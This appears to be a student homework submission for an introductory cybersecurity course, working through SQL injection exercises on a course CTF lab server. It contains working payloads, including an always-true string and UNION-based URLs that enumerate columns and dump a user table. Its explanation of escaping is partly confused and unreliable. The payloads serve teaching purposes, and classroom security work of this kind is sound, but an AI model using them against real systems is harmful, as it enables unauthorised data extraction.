בס"ד

DECEMBER 27, 2020

INTRODUCTION TO CYBER SECURITY 156360
SEMESTER A 2020-2021

HW # _9_

MACHON TAL ENGLISH SPEAKERS

Teudat zehut	Student Name
209927128	Tamar Harizy
006798775	Gila Odes

Formatted: Right-to-left, Position: Horizontal: Left, Relative to: Margin, Vertical: -0,11 cm, Relative to: Paragraph

Formatted: Heading 1, Right-to-left


Question 1

CTF challenge InjectionAuto

In order to solve this we initially put in a name e.g Alice and saw that it came in quotations. Therefore, we then inputted 1=1 with Quotation marks on either side, it still read it as a text string. Finally we inputted " or 1=1 or " which closed their quotations on either side and read our 1=1 as a command so we were able

to reveal the hash

(See screenshots →)



Question 2 [Error as website malfunctioned… webpage will not load]

Question 3

Original PHP text →

```
$query = "SELECT username,hash FROM pwtable WHERE username='" . $_GET["user"] . "'";
echo("<p><b>Running query:".$query." </b></p>"); $result = mysqli_query($c, $query);
```

Research on how Escaping works on php / mysqli →

Used the following sources to find info:

- (https://www.php.net/manual/en/mysqli.real-escape-string.php)

- (https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)

The idea of escaping is that the program is built using the methods real_escape() or escape() which are designed to escape user input. This means that when reading in the input from the user the program will ignore special characters that a user may have put into the input field that could be changing the input into an executable query (AKA perform as SQL injection). In order to achieve this the escape methods need to know the database and the programmer style of coding – that way it can avoid all user attempts to access data but still allow functionality that the programmer wants the user to be able to do. This means that escaping is very database specific. It is also not the most full-proof methods of avoiding attacks and should rather be used as a last resort. An example of the way this would work is if a user would try put in 'or 1='1 and thereby expect to close the query and output a command that is always true; the escape method will escape this issue by adding in the slashes to avoid the problem – '\'1=1'.

a) What will be the resulting query after the change if the attacker tries to put a' or 1=1 as a user name?

The resulting query would be: '\'1=1' and therefore the attack would be avoided and read the whole thing as a string of text.

b) Would use of escaping by itself fix the problem in the SQL_injection.php (the one we've seen in the class)? Explain.

Even though in general escaping is not the ideal choice as there are more stable ways to avoid SQL injection – I would say that in this case an escape method would work as if a user where to input a command like one in part (a) and the program would be written using the escape function; SQL injection would be avoided as the code would be changed from 'or' to '/'.

Question 4

Extract the entire table t_users1 for SQLLab/SQL_injection4.php **on the CTF server:**

In order to answer this question, we first put typed into the upper search bar :

http://ctf.jct.ac.il/SQLLab/SQL_injection4.php?

This brought up the "Welcome to SQL Injection Lab" but with an error that no id was specified. we then added an various id's 1,2,3,4 at 4 we no longer got any results. therefore we knew there are only 3 rows in our table (more specifically 3 set users):

We then found out the column names of the table using:

http://ctf.jct.ac.il/SQLLab/SQL_injection4.php?id=-1%20union%20all%20select%20group_concat(column_name),2%20from%20information_schema.columns%20where%20table_name=CHAR(116,95,117,115,101,114,115)--

resulted in:

Hello user_id,first_name,last_name 2!

We then put in each column name instead of the table name and found that each column had two column names....

http://ctf.jct.ac.il/SQLLab/SQL_injection4.php?id=-1%20union%20all%20select%20group_concat(column_name),2%20from%20information_schema.columns%20where%20column_name=CHAR(117,115,101,114,95,105,100)--

results in:

Hello user_id,user_id 2!

http://ctf.jct.ac.il/SQLLab/SQL_injection4.php?id=-1%20union%20all%20select%20group_concat(column_name),2%20from%20information_schema.columns%20where%20column_name=CHAR(102,105,114,115,116,95,110,97,109,101)--

results in:

Hello first_name,first_name 2!

http://ctf.jct.ac.il/SQLLab/SQL_injection4.php?id=-1%20union%20all%20select%20group_concat(column_name),2%20from%20information_schema.columns%20where%20column_name=CHAR(108,97,115,116,95,110,97,109,101)--

results in:

Hello last_name,last_name 2!

This showed us (as was mentioned in the question) that this table gets its information from another table - t_users1. We used this information to type in the following command, which resulted in the entire table being printed:

http://ctf.jct.ac.il/SQLLab/SQL_injection4.php?id=-1%20union%20all%20select%20group_concat(user_id,0x3a,first_name,0x3a,last_name),2%20from%20t_users1%20--

Welcome to SQL Injection Lab.

Hello 1:Alice:Wonderland,2:Bob:Sponge,3:Jim:Naive-Admin 2!